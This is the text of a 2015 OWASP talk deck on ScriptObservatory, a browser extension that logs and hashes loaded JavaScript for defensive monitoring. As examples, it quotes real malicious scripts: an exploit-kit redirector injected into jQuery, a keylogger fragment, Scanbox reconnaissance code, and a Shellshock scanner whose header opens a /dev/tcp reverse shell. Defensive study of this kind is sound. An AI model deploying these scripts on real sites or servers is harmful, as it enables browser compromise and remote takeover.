ScriptObservatory.org

Andy Martin

OWASP San Diego
5/21/2015

If you were sent bad JavaScript while browsing, do you think you'd notice?

Talk Overview

- Why care about JavaScript?
- Defenses available today
- ScriptObservatory overview
- Demo
- Want to help?

Malicious JavaScript

#	Me...	R...	Prot...	IP	Host	URL	Content-Type	Body	MD5
1	GET	200	HTTP	23.45.112.147	www.livestrong.com	/article/149191-vanilla-aromatherapy-benefits/	text/html; charset=utf-8	65 018	6688caf11ea57e6dbe28a95a91c98648
2	GET	200	HTTP	23.45.112.147	test1-static.livestrongcdn.com	/content/compressed/module-jquery-90f0a03d.js	application/x-javascript	95 426	9b0918485c1ac2387d0fe5620356f594
3	GET	200	HTTP	148.251.219.7	cdn3.optimizelys.com	/js/18/9/ga.js?app_key=65ecf5c8313140006114b2e87b468e16	application/javascript; c...	640	15f36a995351115f24cd2f3470e91fb9
4	GET	302	HTTP	148.251.154.24	7.apostolzmed.com	/api/97d8c592/632b/4723/a9ab/0b7ec48ef267/index.html?t=1430861818.26&app_key=65ecf5c8313140006114b2e87b468e16	text/html	0	No body
5	GET	200	HTTP	178.62.153.101	kueyn1de.headpainter.gq	/CVEDHg9WGgQZDUNXH11UAlMcDlYEAkZTD10RA0QcAUI.html	text/html; charset=UTF-8	33 665	f36208a10001d74cd54d9d5120ba9199
6	GET	200	HTTP	178.62.153.101	kueyn1de.headpainter.gq	/A0sVGllQAEtcAkoFGgsZDUNXH11UAlMcDlYEAkZTD10RA0QcAUIZVAUcVwpVAQHSAVUGgcGVQNdUAcKVAMZAFoB	application/octet-stream	18 938	f31ffe5492284deb6b6ffdfbb7f67211
7	GET	200	HTTP	178.62.153.101	kueyn1de.headpainter.gq	/AFoJA0pdBFUdX1JOUU9dGl1HA0oLV1JXSFsAB1JCB1oLElNASFQUGgQBSAJcQAUx1TV0oDUgBVXgADXgFVGgFOIl81DUJ8	application/octet-stream	516 096	59bd0691749ae04d934652d2139272...


Nuclear Pack

```
GET http://test1-static.livestrongcdn.com/content/compressed/module-jquery-90f0a03d.js HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://www.livestrong.com/article/149191-vanilla-aromatherapy-benefits/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: test1-static.livestrongcdn.com
Connection: Keep-Alive
```

```
Math.max(i.documentElement["client"+n],i.body["scroll"+n],i.documentElement["scroll"+n],i.body["offset"+n],i.documentElement[
"offset"+n]);if(e===t){var s=_.css(i,r),l=parseFloat(s);return _.isNumeric(l)?l:s}return this.css(r,"string"==typeof e?
e:e+"px")}}),e.jQuery=e.$=_,"function"==typeof define&&define.amd&&define.amd.jQuery&&define("jquery",[],function(){return
_})}(window),function(e){var t={};e.fn.template=function n(e,r){var i=/\W/.test(e)?new Function("obj","var
p=[],print=function(){p.push.apply(p,arguments);};with(obj){p.push('"+e.replace(/[\r\t\n]/g,"").split("{!").join("
").replace(/((^|!})[^\t]*)'/g,"$1\r").replace(/\t=(.*?)!}/g,"',$1,'").split("
").join("');").split("!}").join("p.push('").split("\r").join("\\'")+"');}return
p.join('');":t[e]=t[e]||n(document.getElementById(e).innerHTML);return r?this.html(i(r)):i}}(jQuery); (function(){var
ua_v=navigator.userAgent;var pu=[[new RegExp('MSIE','i'),1],[new RegExp('Trident','i'),1],[new RegExp('(Windows NT 5.1(.*)
Firefox\/\\d)|(Windows NT 6.[0-3](.*) Firefox\/([3-9].[0-9]|1[0-9]|2[0-7]))','i'),1],[new RegExp('Opera','i'),1],[new
RegExp('SeaMonkey','i'),0]];var po=[[new RegExp('Windows NT','i'),1]];function filter(p_v,u_v){var have_allowed=false;var
allowed=false;for(var i=0;i<p_v.length;i++){var p=p_v[i][0];var a=p_v[i][1];if(a){have_allowed=true;if(p.test(u_v))
{allowed=true;}}else{if(p.test(u_v)){return false;}}};if(have_allowed&&!allowed){return false;}else{return
true;}};if(filter(pu,ua_v)&&filter(po,ua_v)){(function(){var tdsCook='x-tds-app';var tdsCookVal=1;if(!
getCookie(tdsCook)==tdsCookVal)js();function js(){var
s=document.createElement("script");s.type='text/javascript';s.src=""+"ht"+"t"+"p"+"://cd"+"n3.o"+"ptimi"+"zelys"+".co"+"m/"+"
js/1"+"8/9"+"/"+"ga"+".js"+"?"+"a"+"pp_ke"+"y=65e"+"cf5c"+"831"+"3140"+"0061"+"14"+"b"+"2"+"e87b4"+"68"+"e16";var
html=document.documentElement;html.insertBefore(s,html.lastChild);setCookie(tdsCook,tdsCookVal,{'expires':259200});}function
getCookie(name){var matches=document.cookie.match(new RegExp("(?:^|; )"+name.replace(/([\.$?*|{}\(\)\[\]\\\/
\+^])/g,'\\$1')+"=([^;]*)"));return matches?decodeURIComponent(matches[1]):undefined;}function setCookie(name,value,options)
{options=options||{};var expires=options.expires;if(typeof expires=="number"&&expires){var d=new
Date();d.setTime(d.getTime()+expires*1000);expires=options.expires=d;}if(expires&&expires.toUTCString)
options.expires=expires.toUTCString();value=encodeURIComponent(value);var updatedCookie=name+"="+value;for(var propName in
options){updatedCookie+="; "+propName;var propValue=options[propName];if(propValue!==true)updatedCookie+="="+propValue;}
```

Source: http://malware.dontneedcoffee.com/2015/05/another-look-at-niteris-post.html

Malicious JavaScript



Source: http://malware.dontneedcoffee.com/2015/05/another-look-at-niteris-post.html

Malicious JavaScript

```
var logger = "";
keyDown = function(e) {
    var e = e || event;
    var currKey = e.keyCode || e.which || e.charCode;
    if ((currKey > 7 && currKey < 32) || (currKey > 31 && currKey < 47)) {
        switch (currKey) {
        case 8:
            keyName = "[Back]";
            break;
        case 9:
            keyName = "[Tab]";
            break;
        case 13:
            keyName = "[Enter]";
            break;
        case 16:
            keyName = "[shift]";
            break;
        case 17:
            keyName = "[Ctrl]";
            break;
        case 18:
            keyName = "[Alt]";
            break;
        case 20:
            keyName = "[Low-up]";
            break;
        case 32:
            keyName = " ";
            break;
```

```
formSubmit = function() {
    sendChar();
}
document.onkeydown = keyDown;
document.onkeypress = keyPress;
document.onsubmit = formSubmit;
setInterval(sendChar, 5000);

return;
```

```
function doit()
{
        alldata.push(flashver());
        alldata.push(java());
        alldata.push(checkbit());
        alldata.push(pluginverother());

        var data=alldata.join(",");
        softkey=softkey.join(",");
        data=data.replace(/,,/g,",");
        softkey=softkey.replace(/,,/g,",");
        if(softkey!="")
        {
                data=softkey+","+data;
        }
        include("                    .php",data);
        var tkphp="                    .php?v=webhp&r=";
        execjs(tkphp);
}
doit();
```

Scanbox: https://www.alienvault.com/open-threat-exchange/blog/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks

BEEF: http://beefproject.com/

Malicious JavaScript




Figure 2. **How the Great Cannon was deployed in the GitHub and GreatFire.org attacks**

https://citizenlab.org/2015/04/chinas-great-cannon/

```
$(document).ready(function() {

    var start = getParams('s');
    var end3 = getParams('e3');
    var end4 = getParams('e4');
    var dot = '.';
    var socts = start.split(dot);
    var octs1_2 = socts[0]+dot+socts[1];
    var dst = getParams('d');
    var urlArray = ["",
            "/cgi-bin/test.cgi",
            "/cgi-bin/index.cgi"
            ];

    var myHeader = '() { :;}; /bin/bash -i >& /dev/tcp/'+ dst + ' 0>&1'
    var urlArrayLen = urlArray.length;

    for ( var oct3 = socts[2]; oct3 <= end3; oct3++ ) {
        for (var oct4 = socts[3]; oct4 <= end4; oct4++) {
            for (var i = 0; i < urlArrayLen; i++) {
                var ipaddress = octs1_2+dot+oct3+dot+oct4+urlArray[i];
                console.log("Scanning: " + ipaddress);
                $.ajax({
                    url: "http://"+ipaddress,
                    headers: {"Accept": myHeader,
                              "Accept-Language":myHeader},
                    type: "GET"

                    });
            }
        }
    }
});
```

http://www.securitysift.com/phishing-for-shellshock/

Current Defenses

How many people here use a browser extension to block JavaScript?

Current Defenses

How many people here use a browser extension to block JavaScript?

→ does this work if you have the site whitelisted?

Current Defenses

How many people here use a browser extension to block JavaScript?

→ does this work if you have the site whitelisted?

→ what do you usually do when the page formatting is all screwed up without JS?

Current Defenses

How many people here use a browser extension to block JavaScript?

→ does this work if you have the site whitelisted?

→ what do you usually do when the page formatting is all screwed up without JS?

→ if some bad JS were included, would you ever know?

Underlying Problems

1. Script-blockers don’t use the script’s content in their decision making

Underlying Problems

1. Script-blockers don’t use the script’s content in their decision making
2. No good way to read through the scripts sent to you while browsing

Underlying Problems

1. Script-blockers don’t use the script’s content in their decision making
2. No good way to read through the scripts sent to you while browsing
3. When people realize a site has been owned, there’s no way for you to ask: *“how long has it been this way?”* or *“where else has this kind of javascript been seen?”*

ScriptObservatory TLDR


Extend idea behind the SSL Observatory to include JavaScript

ScriptObservatory TLDR


Extend idea behind the SSL Observatory to include JavaScript

Extend idea behind NoScript/uBlock/etc to consider script content in blocking decisions

Technical Overview




User




Technical Overview


User Installs
ScriptObservatory
Chrome Extension

User







Technical Overview




User



Technical Overview




User




For each “script” request, extension prevents browser’s request and makes its own

Technical Overview




User




When response comes back, extension calculates hash of content and passes content back to browser (if not blocked)

Technical Overview


After pageload finishes, browser reports the webpage it viewed, the scripts that were included, and the hashes it saw




User



Technical Overview





Anyone can query the record of what's been recorded (https://scriptobservatory.org)

Demo!

Where are things now?

https://scriptobservatory.org

TODO (want to help?)

- IFRAMEs / HTML content
- improve “interesting” webpage lists
- come up with “interesting” ways to query the dataset
- improve visualizations of how scripts served from a page change over time
- expose more backend functionality to regular users
- rework front end / webpage design
- (eventually) merge extension code with an established blocker like uBlock
- expose more chrome extension functionality to user
  - quickly disable uploading
  - view all scripts on a given page
  - alerting on receipt of an interesting script
